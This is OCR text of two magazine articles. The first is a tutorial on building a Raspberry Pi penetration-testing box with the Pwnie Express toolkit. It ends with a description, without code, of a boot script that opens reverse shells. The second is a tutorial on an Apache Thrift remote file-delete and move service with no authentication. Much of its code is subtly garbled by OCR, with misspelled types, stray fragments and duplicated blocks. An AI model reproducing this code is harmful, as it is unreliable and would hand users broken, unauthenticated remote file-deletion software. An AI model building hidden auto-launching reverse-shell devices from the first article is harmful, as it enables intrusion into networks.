


Figure 27. Booting SD car

I am using a 16gb card but it reads that the F drive is 56mb and 37.5 is free. This is because the card was reformatted for the image so there are two partitions on this card. One is the Linux boot 56mb drive, and the second drive is the remainder of the 4GB image. That remainder will be your root partition once the Raspberry Pi boots up. We will expand this 4GB to my full 16GB a little later in this demo.

Safely eject your card from the system and plug it into your Raspberry Pi. I am going to let it boot up and obtain an IP address on my network that is running DHCP through the Ethernet port. So that means I will need to cable up my RJ45 prior to boot.

Here you can see my Raspberry Pi ready for its first boot (Figure 28).

Figure 28. First Boot

As you can see, my Raspberry Pi is running RCA video, RJ45 cable, power, and my SD Card is put in upside down. It only goes one way so you will figure that out. But also note that the lights on the Raspberry Pi are all lit. I have good power, it has booted, and the NIC activity lights are running. IT'S ALIVE! What do we see from my TV? (Figure 29)




Figure 29. Working Raspberry Pi on TV

If you were to view it from the TV, you would see a normal Linux style boot up with a Raspberry Pi logo in the top left; when it's done, it goes right into the Raspberry Pi Software Configuration tool (raspi-config). This means it booted up correctly and it's ready to configure. But I don't have a keyboard or mouse on mine. I need to SSH into my Raspberry Pi. Since I am in my office network, I can simply get the IP from my DHCP logs. If you can't identify the DHCP address, then maybe a USB keyboard is an option for you (Figure 30).




Figure 30. First Boot Screen

When you first SSH into your Raspberry Pi using the Wheezy image the username will be "pi" and the password is "raspberry". Take a quick look around and you will see that it's a normal Linux Debian installation. If you perform the command "df" you will see you are not using your full SD card. You need to expand the operating system to fill the full size of the SD card if you have a card larger than 2gb.




Figure 31. Screen after using Disk Free command

RASPI-CONFIG – Setup your Raspberry Pi

Now that you are in the console you should run “sudo raspi-config” to configure your Raspberry Pi. First we will expand the filesystem to use all the space on our SD card. Use the arrow keys in your SSH connection to select option 1 and expand the file system. When you are done, feel free to reboot your Raspberry Pi so it can finish expanding the filesystem. Here are some other features you may want to change:

- Change User Password: After all, we did just publish your username/password.
- Enable boot to desktop if you are going to use this Raspberry Pi as a desktop.
- Internationalisation Options as necessary.
- Enable Camera? Yes if you buy an Arduino connection for GPIO interface.
- Overclock – yes you can overclock your little Raspberry Pi! Use caution there is no heat sync.
- Advanced options – Check them out, easy stuff, but there is an update feature there!
- Update if you are inclined.

Normal Raspberry Pi to Penetration Testing Raspberry Pi

At this stage you have a normal Raspberry Pi using standard Linux Debian. But you don’t want a regular Raspberry Pi, you want a Pi that has cool tools on it. Again, you can start here to install Header files and GCC to build your tools; or you could use a Pentest distribution. I am going to opt for a distribution so you can see how that works.

There are two core distributions I like for Penetration Testing. PWNPI from http://www.pwnpi.net has a great distribution that has some good tools. However, I really love the PWNIE Express distribution that is available in both a purchased tool and a community version. Since I see many Pentesters love Backtrack and Kali, I will opt for PWNIE Express in this demo. It’s more involved to setup than others, but it does bring a bunch of great tools including SET, kismet, aircrack, netcat, and a bunch of others ready to go. You can get PWNIE Express at http://blog.pwnieexpress.com.

PWNIE Express Installation

Once you go to the blog site for PWNIE Express, you can simply follow the steps for installing GIT and running the install.

- First do the basics, ping out to confirm you have access to the internet from your Raspberry Pi and then update APT by running an “sudo apt-get update”
- After this, run “sudo apt-get install git” to install GIT.
- Finally, run the GIT command to get the PWNIE Express installer. “git clone https://github.com/pwnieexpress/Raspberry-Pwn.git” (Figure 32)




Figure 32. APT update

After the installer is installed simply run the installation command (Figure 33).




Figure 33. PWNIE Express installation

Note that you will need to change directory into Raspberry-Pwn that was created in the folder you ran the GIT command. I ran my GIT command in the home folder for Pi. Once you change into the Raspberry-Pwn directory, execute the command ./INSTALL_raspberry_pwn.sh.

This command will install the GIT repository for PWNIE Express (Figure 34).

Figure 34. GIT installation

You will see the PWNIE Express installation begin updating/installing packages to support the PWNIE Express distribution (Figure 35).




Figure 35. PWNIE Express update

This process will continue until the installation is complete. Depending on the speed of your internet connection, and class level of the SD Card, your install may take some time. My install took half an hour.

Cleaning up

At this stage of the installation you have a Raspberry Pi setup ready to perform penetration testing. Much like a BackTrack installation, many of the testing tools are placed in the /pentest folder (Figure 36). As you can see, my 16gb SD Card has 12gb of space remaining on the root partition (Figure 37). And I have a lot of free memory to use for the next engagement (Figure 38).

```
Tue Aug 27 01:31:37 UTC 2013
pi@raspberrypi ~ $ ls /pentest/
asp-auditor             dnsmap      goodfet     plecost       sqlbrute      waffit
bed                     easy-creds  goohost     revshells     sslstrip      weevely
cisco-auditing-tool     exploitdb   grabber     sickfuzz      theharvester  wifitap
cisco-global-exploiter  fasttrack   lbd         sipvicious    ua-tester     wifite
cms-explorer            fierce      metagoofil  smtp-user-enum  untidy      wifizoo
darkmysqli              fimap       miranda     snmpenum      voiper        xssfuzz
pi@raspberrypi ~ $
```

Figure 36. Pentesting Tools

```
pi@raspberrypi ~ $ df
Filesystem     1K-blocks    Used Available Use% Mounted on
rootfs          15251960 2344668  12269192  17% /
/dev/root       15251960 2344668  12269192  17% /
devtmpfs          216132       0    216132   0% /dev
tmpfs              44880     208     44672   1% /run
tmpfs              5120       0      5120   0% /run/lock
tmpfs              89740      0     89740   0% /run/shm
/dev/mmcblk0p1     57288   18888     38400  33% /boot
pi@raspberrypi ~ $
```

Figure 37. Root

```
pi@raspberrypi ~ $ free
             total       used       free     shared    buffers     cached
Mem:        448776      55156     393620          0      10152      23780
-/+ buffers/cache:      21224     427552
Swap:       102396          0     102396
pi@raspberrypi ~ $
```

Figure 38. Free Memory

Overall, this new Raspberry Pi is set and ready to go. All that needs to be done is turn it on and tell it what to do.

Extending the power of the Raspberry Pi for automated attacks

In my engagements, I have programmed a script to do many things. Setup in the /etc/init.d folder, my script auto launches on boot up and performs recon scanning of an enterprise for my engagement. Then it opens up two SSH tunnels, one standard SSH reverse shell and another HTTP reverse shell. The first thing I do on an engagement is turn on my Raspberry Pi and let it work. It does a lot of the basic Recon work and simple exploitation. Fully programmable, and ready to go, a Raspberry Pi is a great tool to use on my penetration tests and, with this how-to, you can build your own in minimal time.

Jerry Craft

Security Consultant at

Nth Generation Computing.

Cloud Dervice in a Developer Point of View

by David Carlier

In this article, we will have an overview of writing a cloud service. There exists various ways to achieve your goals but we will focus on one which is memory efficient, multiplatform (POSIX systems), multi language (from C++ to Erlang), and reasonably fast. It is Apache Thrift. I recently fully wrote a cloud service and it worked reliably.

To illustrate this, we will make a basic remote file handler, the server is written in C++ and the client written in Python as an example.

Describing the service

Our server will be able to deliver three different services, listing files or directories, deleting or moving a file. Thrift is an IDL (Interface Definition Language) based framework, hence you describe your service via an abstract generic language and the Thrift compiler will generate the necessary code per programming language. The basic Thrift types are all we find in common in all languages, byte, binary, integer (i16/32/64), double, boolean, string, some containers as hashmap, sets or lists. For those familiar with C and or C++ we can define an atomic file with a “struct”:

```
struct file {

        1: string name

}
```

The number means the index of the name's field. A file in a UNIX system can have several types, not necessary a regular file but a device, a socket and so forth. So, let's enumerate each type we might need to identify the files, again “a la” C/C++ :

```
struct file {
         1: string name
enum file_type {
        FILE = 0,
        DEVICE = 1,
        SOCKET = 2,
        SYMLINK = 3,
        DIRECTORY = 4
}
...
struct file {
        1: file_type type
        2: string name
}
```

What if we store some file attributes like the size, the permissions bits ... ? Thrift allows to set a struct inside a struct without problems as you can see below :

```
sstruct file_attribute {
        1: i32 uid
        2: i32 gid
        3: i16 mask
        4: i64 size
        5: string strmask
}

struct file {
        1: file_type type
        2: file_attribute attr
        3: string name
}
```

Now, we can start to describe the three Thrift “services” as below, for the first we would like to return a map of files and for the sake of shortening, we “typedef” it as below :

```
typedef map<string, file> file_list          1: string name
```

In addition, for our services we would like to throw an exception in case something went wrong. A Thrift exception is nothing but very similar to a struct :

```
typedef map<string, file> file_list          1: string name

exception file_exception {
        1: i16 code
        2: string msg
}
```

If we do not write the required keyword, a field is then optional. If you re not sure for future development that a field ought to be required, I'd suggest to leave it optional as the clients would stop working if the previous required field was suddently optional in the server's side...

```
service file_service {

        file_list eforensics_ls(1: required string path) throws (1:
file_exception ex),

        i16 eforensics_rm(1: required string path) throws (1: file-
exception ex),

        i16 eforensics_mv(1: required string src, 2: required string
dst) throws (1: file_exception ex),

}
```

Above all of that we might need to customize the language namespace to organize and avoid conflicts, for Java and C++ developers for example it is pretty well known. The namespace will be

```
namespace cpp eforensics.cloud

namespace py eforensics.cloud
```

translated as well in the target language's logic :

```
namespace eforensics { namespace cloud {
```

The first will produce the usual C++'s namespace as

```
namespace cpp eforensics.cloud

namespace py eforensics.cloud
```

whereas the latter will make the eforensics/cloud Python module.

In the end, the thrift file might look like this :

```
enum file_type {
    FILE = 0,
    DEVICE = 1,
    SOCKET = 2,
    SYMLINK = 3,
    DIRECTORY = 4
}

struct file_attribute {
    1: i32 uid
    2: i32 gid
    3: i16 mask
    4: i64 size
    5: string strmask
}

struct file {
    1: file_type type
    2: file_attribute attr
    3: string name
}
```

```
typedef map<string, file> file_list


exception file_exception {
    1: i16 code
    2: string msg
}


service file_service {
    file_list eforensics_ls(1: required string path) throws (1:
file_exception ex),
    i16 eforensics_rm(1: required string path) throws (1: file_excep-
tion ex),
    i16 eforensics_mv(1: required string src, 2: required string dst)
throws (1: file_exception ex),
}
```

Generating the code

Once the service is defined, we can now use the thrift compiler like this :

```
$ thrift -gen cpp eforensics.thrift
$ ls
eforensics.thrifts gen-cpp
$ thrift -gen py eforensics.thrift
...
```

Cloud

In the C++ version, we realize that a skeleton server was generated as well, we will use it to implement our service !

```
// This autogenerated skeleton file illustrates how to build a
server.

// You should copy it to another filename to avoid overwriting it.


#include "file_service.h"

#include <thrift/protocol/TBinaryProtocol.h>

#include <thrift/server/TSimpleServer.h>

#include <thrift/transport/TServerSocket.h>

#include <thrift/transport/TBufferTransports.h>


using namespace ::apache::thrift;

using namespace ::apache::thrift::protocol;

using namespace ::apache::thrift::transport;

using namespace ::apache::thrift::server;


using boost::shared_ptr;


using namespace  ::eforensics::cloud;


class file_serviceHandler : virtual public file_serviceIf {

 public:

  file_serviceHandler() {
```

```
// Your initialization goes here
 }


 void eforensics_ls(file_list& _return, const std::string& path) {
   // Your implementation goes here
   printf("eforensics_ls\n");
 }


 int16_t eforensics_rm(const std::string& path) {
   // Your implementation goes here
   printf("eforensics_rm\n");
  }


  int16_t eforensics_mv(const std::string& src, const std::string&
dst) {
    // Your implementation goes here
    printf("eforensics_mv\n");
  }
```

```
};


int main(int argc, char **argv) {
  int port = 9090;
  shared_ptr<file_serviceHandler> handler(new file_serviceHandler());
  shared_ptr<TProcessor> processor(new file_serviceProcessor(han-
dler));
  shared_ptr<TServerTransport> serverTransport(new TServerSock-
et(port));
  shared_ptr<TTransportFactory> transportFactory(new TBufferedTrans-
portFactory());
  shared_ptr<TProtocolFactory> protocolFactory(new TBinaryProtocolFac-
tory());


  TSimpleServer server(processor, serverTransport, transportFactory,
protocolFactory);
  server.serve();
  return 0;
}
```

Now it is up to us to implement the three services, let's start with the simplest, removing a file with the famous C function unlink.

Cloud

```
nt16_t eforensics_rm(const std::string& path) {
    if (unlink(path.c_str()) == -1) {
        return -1;
    }

    return 0;
}
```

To improve it, we could make sure the file is a regular file otherwise return the exception we set earlier in the thrift IDL file.

```
void create_stat(struct stat &s, const string &path) {
      if (path.size() > MAXPATHLEN) {
          string msg = "Name too long ";
          msg += path;
          f.__set_code(-1);
          f.__set_msg(msg);
          throw f;
      }

      ::memset(&s, 0, sizeof(s));
```

Cloud

```
     if (stat(path.c_str(), &s) == -1) {
          string msg = "Could not stat ";
          msg += path;
          f.__set_code(-1);
          f.__set_msg(msg);
          throw f;
      }
  }
....
struct stat s;
    create_stat(s, path);
mode_t m = s.st_mode;


if ((m & S_IFMT) != S_IFREG) {
    string msg = "Only files can be removed";
    f.__set_code(-1);
    f.__set_msg(msg);
    throw f;
}
```

```
  if (unlink(path.c_str()) == -1) {
        string msg = "Could not remove ";
        msg += path;
        msg += ": ";
        msg += strerror(errno);
        f.__set_code(-1);
        f.__set_msg(msg);
        throw f;
    }
...
```

In a similar manner, we can do the move function

```
int16_t eforensics_mv(const std::string& src, const std::string& dst)
{
    struct stat s;
    create_stat(s, src);
    mode_t m = s.st_mode;

    if ((m & S_IFMT) != S_IFREG) {
        string msg = "Only files can be moved";
        f.__set_code(-1);
        f.__set_msg(msg);
        throw f;
    }
```

```
if (rename(src.c_str(), dst.c_str()) == -1) {
        string msg = "Could not move ";
        msg += src;
        msg += " to ";
        msg += dst;
        msg += ": ";
        msg += strerror(errno);
        f.__set_code(-1);
        f.__set_msg(msg);
        throw f;
    }

    return 0;
  }
```

Then the last service, listing files or directories. Previously, we defined several types of files and their attributes, hence we'll once again rely on the stat function :

```
int16_t ls_add_entry(file_list & _return, const string path) {
      bool isDir = false;
      struct stat s;
      create_stat(s, path);
      mode_t m = s.st_mode;
```

```
file fl;

    fl.attr.uid = s.st_uid;

    fl.attr.gid = s.st_gid;

    fl.attr.size = s.st_size;

    fl.name = path;


    if ((m & S_IFMT) == S_IFBLK || (m & S_IFMT) == S_IFCHR ||

                (m & S_IFMT) == S_IFIFO) {

        fl.type = file_type::type::DEVICE;

    } else if ((m & S_IFMT) == S_IFSOCK) {

        fl.type = file_type::type::SOCKET;

    } else if ((m & S_IFMT) == S_IFLNK) {

        fl.type = file_type::type::SYMLINK;

    } else if ((m & S_IFMT) == S_IFREG) {

        fl.type = file_type::type::FILE;

    } else if ((m & S_IFMT) == S_IFDIR && (((m & S_IFMT) & S_IFLNK)
!= S_IFLNK)) {

        fl.type = file_type::type::DIRECTORY;

        isDir = true;

    }
```

```
        fl.attr.mask = 0;
    if (m & S_IWUSR)
        fl.attr.mask |= 0x400;
    if (m & S_IRUSR)
        fl.attr.mask |= 0x200;
    if (m & S_IXUSR)
        fl.attr.mask |= 0x100;
    if (m & S_IWGRP)
        fl.attr.mask |= 0x040;
    if (m & S_IRGRP)
        fl.attr.mask |= 0x020;
    if (m & S_IXGRP)
        fl.attr.mask |= 0x010;
    if (m & S_IWOTH)
        fl.attr.mask |= 0x004;
    if (m & S_IROTH)
        fl.attr.mask |= 0x002;
    if (m & S_IXOTH)
        fl.attr.mask |= 0x001;

    char strmask[5];
    sprintf(strmask, "%04x", fl.attr.mask);
    fl.attr.strmask = string(strmask);
_     return[path] = fl;
```

```
if (isDir) {
          DIR *dir = opendir(path.c_str());
          if (dir == NULL) {
              return -1;
          }
          struct dirent entry, *result = NULL;
          // We could have just used readdir but we might need to run
it
          // in multi thread context ...
          while (readdir_r(dir, &entry, &result) == 0) {
              if (result == NULL)
                  break;
              if (strcmp(".", result->d_name) == 0 ||
                  strcmp("..", result->d_name) == 0)
                  continue;
              string rpath = path;
              if (rpath[path.size() -1] != '/')
                  rpath += "/";
              rpath += result->d_name;
              ls_add_entry(_return, rpath);
          }
          closedir(dir);
      }
return 0;
```

```
  }

...

// It is better in term of interface, in the case of C++, to do not
return

// a map as the IDL defined

void eforensics_ls(file_list& _return, const std::string& path) {

      _return.clear();


      ls_add_entry(_return, path);

}

...
```

We are nearly done, let's compile the code

```
$ c++ -std=c++11 -g -O2 -I. -I/usr/local/include -o
eforensics_constants.o -c eforensics_constants.cpp

$ c++ -std=c++11 -g -O2 -I. -I/usr/local/include -o
eforensics_types.o -c eforensics_types.cpp

$ c++ -std=c++11 -g -O2 -I. -I/usr/local/include -o file_service.o -c
file_service.cpp

$ c++ -Wall -std=c++11 -g -O2 -I. -I/usr/local/include -o
file_service_server.o -c file_service_server.skeleton.cpp

$ c++ -std=c++11 -g -O2 -o eforensics_file_service
eforensics_constants.o eforensics_types.o file_service.o
file_service_server.o -Wl,-rpath,/usr/local/lib -L/usr/local/lib
-lthrift
```

If you execute the final executable, it will listen via the 9090 port and if you generated Python's version for example, it should have generated a sample client :

```
$ ./file_service-remote -h 192.168.1.11:9090 eforensics_ls /tmp

{ '/tmp': file(type=4, attr=file_attribute(gid=0, mask=None, uid=0,
strmask='0777', size=None), name='/tmp'),

  '/tmp/.ICE-unix': file(type=4, attr=file_attribute(gid=0,
mask=None, uid=0, strmask='0777', size=None), name='/tmp/.ICE-unix'),

  '/tmp/.ICE-unix/1997': file(type=2, attr=file_attribute(gid=1000,
mask=None, uid=1000, strmask='0777', size=None),
name='/tmp/.ICE-unix/1997'),

  '/tmp/.X0-lock': file(type=0, attr=file_attribute(gid=0, mask=None,
uid=0, strmask='0222', size=None), name='/tmp/.X0-lock'),

  '/tmp/.X11-unix': file(type=4, attr=file_attribute(gid=0,
mask=None, uid=0, strmask='0777', size=None), name='/tmp/.X11-unix'),

  '/tmp/.X11-unix/X0': file(type=2, attr=file_attribute(gid=0,
mask=None, uid=0, strmask='0777', size=None),
name='/tmp/.X11-unix/X0'),

  '/tmp/.vbox-dcarlier-ipc': file(type=4, attr=file_attri-
bute(gid=1000, mask=None, uid=1000, strmask='0700', size=None),
name='/tmp/.vbox-dcarlier-ipc'),

  '/tmp/.vbox-dcarlier-ipc/ipcd': file(type=2, attr=file_attri-
bute(gid=1000, mask=None, uid=1000, strmask='0700', size=None),
name='/tmp/.vbox-dcarlier-ipc/ipcd'),

  '/tmp/.vbox-dcarlier-ipc/lock': file(type=0, attr=file_attri-
bute(gid=1000, mask=None, uid=1000, strmask='0600', size=None),
name='/tmp/.vbox-dcarlier-ipc/lock'),

  '/tmp/config-err-tu3hNl': file(type=0, attr=file_attri-
bute(gid=1000, mask=None, uid=1000, strmask='0600', size=None),
name='/tmp/config-err-tu3hNl'),

  '/tmp/unity_support_test.0': file(type=0, attr=file_attri-
bute(gid=1000, mask=None, uid=1000, strmask='0662', size=None),
name='/tmp/unity_support_test.0')}
```

Cloud

We can have a quick look of how the Python's version is made :

```
...
if http:
  transport = THttpClient.THttpClient(host, port, uri)
else:
  socket = TSSLSocket.TSSLSocket(host, port, validate=False) if ssl
else TSocket.TSocket(host, port)
  if framed:
    # In this mode, the message is fully read no flush is required
    transport = TTransport.TFramedTransport(socket)
  else:
    transport = TTransport.TBufferedTransport(socket)
protocol = TBinaryProtocol.TBinaryProtocol(transport)
client = file_service.Client(protocol)
transport.open()
…
```

Pretty straightforward to call each server method as you can see

```
if cmd == 'eforensics_ls':
  if len(args) != 1:
    print('eforensics_ls requires 1 args')
    sys.exit(1)
  pp.pprint(client.eforensics_ls(args[0],))
```

```
elif cmd == 'eforensics_rm':
  if len(args) != 1:
    print('eforensics_rm requires 1 args')
    sys.exit(1)
  pp.pprint(client.eforensics_rm(args[0],))


elif cmd == 'eforensics_mv':
  if len(args) != 2:
    print('eforensics_mv requires 2 args')
    sys.exit(1)
  pp.pprint(client.eforensics_mv(args[0],args[1],))


else:
  print('Unrecognized method %s' % cmd)
  sys.exit(1)


transport.close()
```

If we come back to the C++ server's code, the skeleton's generated code uses a TsimpleServer which is perfect for start but is monothread. I'd suggest the TThreadPoolServer (more efficient than the TThreadedServer) or the TNonBlockingServer instead and to at least add a signal handler to terminate the server properly. The TthreadPoolServer's version might look like this :

Cloud

```
...

  signal(SIGINT, servsighandler);

    signal(SIGQUIT, servsighandler);

    signal(SIGPIPE, servsighandler);


    try {

        shared_ptr<TProcessor> processor(new cloud_service_adminProc-
essor(handler));

        shared_ptr<TServerTransport> serverTransport(new TServerSock-
et(port));

        shared_ptr<TTransportFactory> transportFactory(new TBuffered-
TransportFactory);

